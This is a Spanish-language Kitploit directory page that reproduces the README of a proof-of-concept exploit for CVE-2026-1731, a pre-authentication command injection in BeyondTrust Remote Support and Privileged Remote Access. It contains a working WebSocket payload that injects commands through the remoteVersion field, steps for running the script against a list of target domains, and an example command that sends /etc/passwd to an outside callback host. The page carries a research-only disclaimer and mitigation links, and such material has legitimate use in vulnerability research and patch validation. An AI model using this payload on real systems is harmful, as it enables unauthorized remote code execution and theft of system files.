Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-1731 — CVE-2026-1731 - Vulnerabilidad crítica de inyección de comandos en BeyondTrust Remote Support y Privileged Remote Access debido a una evaluación aritmética insegura de Bash en un script accesible mediante WebSocket. | Kitploit
Herramientas/GitHubGitHub/win3zz/cve-2026-1731
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónRed Teaming
GitHubwin3zz/cve-2026-1731

CVE-2026-1731

CVE-2026-1731 - Vulnerabilidad crítica de inyección de comandos en BeyondTrust Remote Support y Privileged Remote Access debido a una evaluación aritmética insegura de Bash en un script accesible mediante WebSocket.

Ver Repositorio
35858hace 9 mesesRevisado por Kitploit
Compartir

CVE-2026-1731 BeyondTrust Remote Support PoC de RCE pre-autenticación

[!WARNING] Este script está destinado únicamente a fines educativos y de investigación. No lo utilices contra sistemas sin permiso explícito. El acceso o las pruebas no autorizados son ilegales y poco éticos. Lee el DESCARGO DE RESPONSABILIDAD completo antes de usar este script.

Resumen

Este script demuestra una vulnerabilidad crítica de inyección de comandos (CVE-2026-1731) que afecta a BeyondTrust Remote Support (RS) y Privileged Remote Access (PRA). El problema se origina en el mismo endpoint accesible mediante WebSocket involucrado en el anterior y conocido CVE-2024-12356, lo que lo convierte en una variante estrechamente relacionada.

La vulnerabilidad existe porque el script thin-scc-wrapper del servidor realiza comparaciones aritméticas sobre entradas controladas por el atacante, específicamente el valor remoteVersion enviado durante el handshake de WebSocket. Bash trata los operandos en comparaciones numéricas como expresiones, no como simples cadenas, lo que permite que payloads manipulados como a[$(cmd)]0 activen ejecución arbitraria de comandos durante la evaluación.

Aunque BeyondTrust añadió una comprobación de cordura numérica en este ciclo de parches, esto no impide que Bash realice la evaluación de expresiones más tarde, dejando el endpoint explotable. Los atacantes pueden obtener ejecución de código simplemente abriendo una conexión WebSocket y enviando un valor de versión malicioso antes de la autenticación.

Payload

echo -ne "hax[\$(ATTACKER-COMMAND)]\naaaaaaaa-aaaa-aaaa-aaaaaaaaaaaa\n0\naaaa\n" | \
./websocat -k wss://AFFECTED-SYSTEM:443/nw \
--protocol "ingredi support desk customer thin" \
-H "X-Ns-Company: COMPANY-NAME" \
--binary -n -

Dependencias

pip3 install requests

Descargar websocat

wget -O websocat https://github.com/vi/websocat/releases/download/v1.14.1/websocat.x86_64-unknown-linux-musl
chmod +x websocat

(Colócalo en la misma carpeta que tu script de Python.)

O muévelo a nivel de sistema:

sudo mv websocat /usr/local/bin/

Crear domains.txt en el mismo directorio

Añade las URLs que quieras probar:

example1.com
example2.com
example3.com

Uso del script

Edita la siguiente línea del script para configurar el comando que deseas que ejecute el exploit WebSocket:

CMD = "YOUR-COMMAND-HERE"

Por ejemplo:


CMD = "curl -X POST -d @/etc/passwd http://XXXXXXXXX.oast.fun/"

Una vez configurado el comando, ejecuta el script:

python3 exploit.py

O hazlo ejecutable y ejecútalo directamente:

chmod +x exploit.py
./exploit.py

1 2

Mitigación

  • https://www.beyondtrust.com/trust-center/security-advisories/bt26-02

Referencia

  • Análisis original - https://attackerkb.com/topics/jNMBccstay/cve-2026-1731/rapid7-analysis
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →